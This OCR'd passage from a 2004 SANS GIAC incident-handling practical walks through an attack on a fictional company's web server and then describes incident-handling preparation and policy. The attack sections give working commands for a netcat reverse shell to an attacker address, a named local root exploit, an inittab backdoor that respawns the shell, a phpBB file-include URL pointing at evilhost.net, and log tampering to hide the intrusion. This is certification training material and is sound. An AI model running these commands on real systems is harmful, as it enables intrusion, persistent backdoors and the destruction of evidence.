1. Reconnaissance / Foot printing
2. Scanning and Discovery of vulnerable systems.
3. Basic attack / exploit – usershell(nobody)

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4. Advanced Exploit


By leveraging my position from the basic exploit I will now use a recent "Linux Kernel do_brk Function Boundary Condition Vulnerability" to escalate my privilege and gain root access to the system. To maintain my access I will establish an automated process, to "push" a `netcat` rootshell out from the *target* system to maintain access.

Following is an illustration of the Advanced Exploit:

4.1. netcat shell(nobody)


At this stage I will shift my focus toward gaining a more permanent hold on the system. Also it's a good idea to make my activity a little less conspicuous, since I am probably filling up the apache `access_log` and `error_log file` with all kinds of "noisy" entries that a system administrator might see.


The best way I have found to prepare binaries for a *target* system is to build a similar system with the same operating system using vmware (http://www.vmware.com). To do this its helpful to know the current OS version of the *target* system, build a binary for the tool I need and then upload it to the *target* system. I can determine the OS version with `uname -a`, or `cat /proc/version` to learn the kernel version, build, platform etc to assist me with the build process.



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To assist me with building the tools for the next section I have built a Red Hat 8.0 system running under vmware. This configuration is close enough to the *target* system it should work fine for my purposes. I prepared a `netcat` binary for upload to the *target* system, and rename it to `ptty`. Renaming the binary is an effective way to hide the tool so that it is less likely that it will be discovered during casual inspection of the system. Next I place the `ptty` on the *attacker* system for download to the *target* using the upload feature of the php shell. Following is an example of building a `netcat` binary on a Red Hat Linux system, using vmware:







© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Next I establish an interactive shell connected to the target system, and upload the `netcat` binary to `/tmp`.

Next I make `ptty` executable:



Next I check and make sure everything went well:




Since the *target* system is behind a firewall, what I want to do next is “push” a shell out from the *target* system. In this case I have assumed that the admin likes to keep patch levels up to date, and permit the *target* to establish http connections on port 80-tcp to systems on the Internet.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

First I establish a netcat listener on the attacking machine as follows:

```
nc -l -p 80

-l              flag tells netcat to listen for
                connections
-p              flag tells netcat to use tcp port 80
-e              flag specifies the command that will
                be exec'd when the connection is made
                to the netcat listener
```




Now from the *target* I push a tcp connection out to the listener. This will establish an interactive netcat shell.

```
/tmp/ptty -e /bin/sh 192.168.100.101 80

-e              flag specifies the command that will
                be exec'd when the connection is made
                to the netcat listener. In this
                instance I want to spawn a /bin/sh.
192.168.1.101   is the IP address of the host where I
                have nc listening
80              is the port number to connect to
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

If the connection was successful I should be able to execute commands on the *target* from the *attacker* system. At this stage of the exploit I have established the necessary tools to allow me to gain access remotely, however if the admin restarts the box, or checks the httpd `access_log`, or `error_log` he might become aware that something is up. Checking the process table would also show my rootshell running (procid 8281) with `nobody` privilege.



© SANS Institute 2004, Author retains full rights.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.2. Escalate Privilege

Before I can do anything really useful with the *target* system, it would be nice to escalate my privilege to root. As you may recall I determined the *target* platform is Red Hat Linux (i586), with a 2.4.20 kernel.


```
# uname -a
Linux cyclor 2.4.20-20.7 #1 Mon Aug 18 14:42:08 EDT 2003 i586 unknown
# cat /proc/version
Linux version 2.4.20-20.7 (bhcompile@bugs.devel.redhat.com) (gcc version 2.96
20000731 (Red Hat Linux 7.3 2.96-113)) #1 Mon Aug 18 14:42:08 EDT 2003
```

It would appear that this system might be vulnerable to a Linux Kernel do_brk function boundary condition vulnerability (CAN-2003-0961)[8] that may allow a local user to escalate their privileges. Using my vmware platform I prepare a binary from `hatorihanzo.c`[9], and then upload it to the *target* system `/tmp` directory as follows:



Using the exploit code, and `netcat` shell I escalate my privilege to root as follows:

1.	Confirm I am on the right *target*	`hostname`
2.	Determine my current permissions	`whoami`
3.	Change directory to `/tmp`	`cd /tmp`
4.	Make `hh` executable	`chmod 777 /tmp/hh`
5.	Attempt the exploit – Success	`./hh`
6.	Confirm usable permissions	`whoami`



This confirms that the *target* is vulnerable, and I have successfully escalated my privilege to root!

[8] Morton, Andrew and Starzetz, Paul
[9] Purczynski, Wojciech and Starzetz, Paul

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.3. Maintaining Access

Using php shell, and escalating my privilege is an effective way to gain access to the *target*. The process for establishing the tools each time, and initiating a connection can be tedious and inconvenient. To maintain a more permanent access to the *target*, I have established a method to restart `netcat` every so often and attempt to connect to my `netcat` listener on port 80 using `init`.

The `init` process provides a convenient method for starting `netcat` while booting the system, monitoring the process to make sure it is running, and restarting it if it dies. The benefit of this approach is that I can "push" a covert rootshell out to the attacking system automatically. The disadvantage of this approach is that the rootshell can be detected by examining the process table.

I have demonstrated in the previous section the ability to establish a rootshell using `netcat`. Leveraging this position I will relocate `/tmp/ptty` to `/sbin/ptty` and ensure it remains on the system permanantly. Also I will create a `/sbin/ptty1` script, which will push a `netcat` rootshell from the *target* to the attacking system. Lastly I will configure `init` to start `/sbin/ptty1` script using the respawn action which will restart the `netcat` rootshell every 5 minutes.

First I copy `/tmp/ptty` to `/sbin/ptty`, change the `uid` and `gid` to root, and then make `/sbin/ptty` executable.

```
cp /tmp/ptty /sbin/ptty
chown root.root /sbin/ptty
chmod 755 /sbin/ptty
```

Next I will create a startup script for the `netcat` shell and make it executable.

```
echo "/sbin/ptty -e /bin/sh 192.168.100.101 80" > /sbin/ptty1
```

Keep in mind when using `init` to restart a process that if that process dies immediately after restarting, `init` will detect this "spinning" process and disable it for a period of time. Most of the time when `netcat` is started by init, the connection will fail because there is no listener waiting. This will be detected by `init` and the process will be disabled for a period of time. More importantly `init` will place an entry in `/var/log/messages` each time this happens, which would eventually be detected by the admin as shown:

```
/var/log/messages:
Jan  4 13:54:24 cyclor init: Id "7" respawning too fast: disabled for 5
minutes
Jan  4 13:59:26 cyclor init: Id "7" respawning too fast: disabled for 5
minutes
Jan  4 14:04:27 cyclor init: Id "7" respawning too fast: disabled for 5
minutes
```

To circumvent this my script needs to control how often a new connection is attempted. A simple way to achieve this is to have `/sbin/ptty1` sleep for a period after the script is started. This of course will have an effect on how quickly a connection is established with the *target* system but it's a worthwhile trade off.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To do this I just add a sleep 300 command to the script, which inserts a delay of 5 minutes between each attempt to establish a connection:

```
echo "sleep 300" >> /sbin/ptty1
chmod 755 /sbin/ptty1
```


Next I edit `/etc/inittab` and add the following line:

```
echo "7:2345:respawn:/sbin/ptty1" >> /etc/inittab
```

Now I check to see if `init` started up a `ptty` process!

```
ps -ef | grep ptty
```

Target **Attacker**



Now all that is required to establish a connection to the *target* is to start a `netcat` listener on port 80-tcp, and wait a few minutes for a rootshell prompt to appear. Since my access is not authenticated by the `logon` process, you will notice that the shell runs covertly as shown by the `who` command which does not report a `root` user active on the system. A careful check of the process table will reveal an active rootshell.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.4. Covering my tracks

With a reliable `netcat` shell now in place it's time to cover my tracks, and ensure that the admin of the system does not discover my initial compromise of the system. This will give me time to exploit other systems, and eventually replace the index files, and other key web configuration to deface the GIAC Enterprises web site.

Since all the communication and system commands are sent via http on port 80, there are really only two places on the system that I need to worry about. The first one is the Apache `access_log` file. It will contain entries that are easily identified as the initial compromise of the system, and subsequent commands that I have issued. The entries are quite easily identified since they would not otherwise appear in the log file.

The following unique paths and URL identify my access in the log:

- `install.php`
- `phpbb_root_dir`
- `http://www3.evilhost.net/public/eviluser`
- `&cmd=`

Following is a sample log file that illustrates the common entries that will appear each time the php shell is used:

```
/usr/local/apache/logs/access_log:
192.168.100.101 - - [11/Jan/2004:16:47:03 -0700] "GET
/phpBB2/install.php?phpbb_root_dir=http://www3.evilhost.net/public/eviluser/
HTTP/1.1" 200 4099
192.168.100.101 - - [11/Jan/2004:16:47:04 -0700] "GET
/phpBB2/install.php?phpbb_root_dir=http://www.evilhost.net/public/eviluser/
&cmd=uptime HTTP/1.1" 200 99
```

The second place that I will find evidence of my visit is the apache error_log. It will contain entries that appear if I have made a path or other error, *evilhost* is unavailable, or if I fail to start my ftp daemon when uploading files.

For example here is what happens if I provide the wrong path in the specially crafted URL sent to the *target*:

```
/usr/local/apache/logs/error_log:
Warning: Failed opening
'http://www3.evilhost.net/public/eviluser/shell.phpincludes/functions_selects
.php' for inclusion (include_path='.:/usr/local/lib/php') in
/usr/local/apache/htdocs/phpBB2/install.php on line 28
Warning: Cannot add header information - headers already sent by (output
started at /usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/includes/sessions.php on line 182
Warning: Cannot add header information - headers already sent by (output
started at /usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/includes/sessions.php on line 183
Warning: Cannot add header information - headers already sent by (output
started at /usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/install.php on line 346
```

To successfully cover my tracks, I will establish a second `netcat` listener to redirect the output of a file to a local file on the *attacker* system. Using `netcat` I will download the `access_log` and `error_log` from the *target* to my local system, and edit the files offline to my liking. Since I was careful to keep a mental record of when I performed the initial exploit, it should be a fairly easy job to extract the offending entries from the log file. When completed I will replace the active log files on the *target* with my clean ones.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I downloaded the `error_log`, and `access_log` to a temporary directory `D:\tmp` on my attacking system as shown in Figure 3. The pane on the left shows the *target* system, where I have successfully established my rootshell, and I am now using it to send a file to my *attacker* machine (right hand pane). It's a good idea to set a timeout `(nc -l -w 15)` on the receiving `netcat` listener so that you know when the transfer is complete. To complete the process I edited the files with my favourite editor, and then uploaded the clean files to *target* using `netcat` again.

Since I initially used `/tmp` to upload the files etc, it's a good idea to check and make sure I did not leave anything lying around. Using the rootshell again, I `cd` to `/tmp` and clean out any files that I have left behind.

Target **Attacker**




Figure 3

At this stage of the attack I have covered my tracks well enough to allow me to work undetected on the next phase of the GIAC Enterprises web site defacement. I will leverage my position gained from successfully using a "PHPBB2 Install.PHP Remote File Include Vulnerability " to plan out my defacement carefully. In addition this will afford me an opportunity to further compromise other systems at GIAC Enterprises.

- A Few Weeks Later –

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.5. The Incident

Following the successful compromise of a GIAC system the headlines read, “Several GIAC Enterprises sites defaced, shocking video posted”. Apparently the sites were using apache web server 1.3.9, and a PHP enabled web application that allowed the system to be compromised remotely.

Following is a sample of the article that appeared in the news:

Several GIAC Enterprises sites defaced, shocking video posted

01/12/2004

Thirteen GIAC Enterprises websites have been defaced this morning by a canadian crew called canhack. The defacer apparently modified the index pages to express his opinion about GIAC Practical assignments, leaving the message "This is childs play, try again GIAC!" linked to a video of CBC showing Canadians eating T-Bone Steaks, drinking beer, and cheering.

According to cancraft, the sites were running the apache 1.3.9 webserver with phpBB2 modules on a linux system, we can suppose that the server was remotely compromised using a vulnerability in a PHP script, then the defacer probably gained root privileges using the local root exploit for the linux kernel 2.4.22 (and earlier) published by iSEC Security Research last month.

You can see an example of the defaced page here:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5. The Incident Handling Process

As the network and security analyst for GIAC Enterprises I have recently been assigned the responsibility for responding to IT security incidents for our organization. GIAC Enterprises is typical of many organizations today that run lean, and rely on their IT staff to be versatile and able to handle multiple roles with ease. Considering my background and a methodical approach to problems, I take this new role in stride and begin to prepare for my first incident.

5.1. Preparation

Following Year 2000 preparations GIAC Enterprises began to take IT Security and Disaster Recovery more seriously and began to develop formal IT Policies. This continues to be a work in progress, and like many organizations some policies do not yet exist.

One of my first tasks was to review existing policies to become more familiar with them, and see how they apply to my new role as an incident handler. I anticipate that some existing policies might not be adequate for my needs, or may require additional policy or procedures to be developed. I make a note of this, as I start to formulate an outline of next steps.

Over a period of a few weeks I was able to review the existing policies, and identified the relevant sections that I thought were applicable or important from an incident handling perspective. In many areas I discovered that relevant policies and procedures already existed for handling a security incident. This would assist me with my preparations for my first incident.

My initial review revealed the following existing policies:

- Monitoring & Surveillance Policy
- Incidents & Investigations Policy
- Chain of Custody Policy

The **Monitoring & Surveillance Policy** outlines a set of guidelines and procedures for monitoring and surveillance of networks or systems, and interception of data for the purpose of surveillance. The policy permits monitoring and surveillance for designated individuals if the activity falls within the regular duties of that individual. Following are a summary of the authorized activities that apply to my role as incident handler:

Authorized individuals within the company may perform the following if that activity falls within their regular duties, and the activity is required for performing an authorized activity

- Monitor networks, systems, and intercept traffic
- Access an account or server that the employee is not expressly authorized to use
- Perform port or vulnerability scanning or Attack & Penetration testing
- Network monitoring that intercepts data or traffic
- Access to actively monitor or capture live traffic

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Circumventing security controls that defeat user authentication, system, network, or any other logical controls
- The following authorized activities are allowed when performing Monitoring and Surveillance
    - Investigations related to a IT security event or incident
    - Attack & Penetration testing to discover vulnerabilities
    - Vulnerability Assessments including port and vulnerability scanning
    - Diagnosis of a network or system related problem

The **Incidents and Investigations Policy** covers any activity related to security events or incidents, and the investigation of those incidents by an authorized individual. The policy applies only to those individuals designated by the ISD Manager as responsible for investigations for the company. Authorized incident handlers that are currently investigating a security incident are granted the following authority for the duration of any incident as requirements dictate.

- User or System level access to any network, system, or device
- Access to data or information in electronic or hardcopy form stored on company premises.
- Physical access to all work areas
- Access to network or system logs

In the event a security-related event occurs with a company system, the operational group will report the incident to ISD Operations who will review the logs, classify the incident and report it to ISD Management. ISD will also inform the handler of the report, and advise of any change in status until a determination is made regarding the severity of the incident.

Based on the severity of the incident, corrective measures will be prescribed or a handler will be assigned to investigate further. At the conclusion of the incident a summary report will be reviewed with the operational group owner, to identify root cause or additional corrective action that may be required.

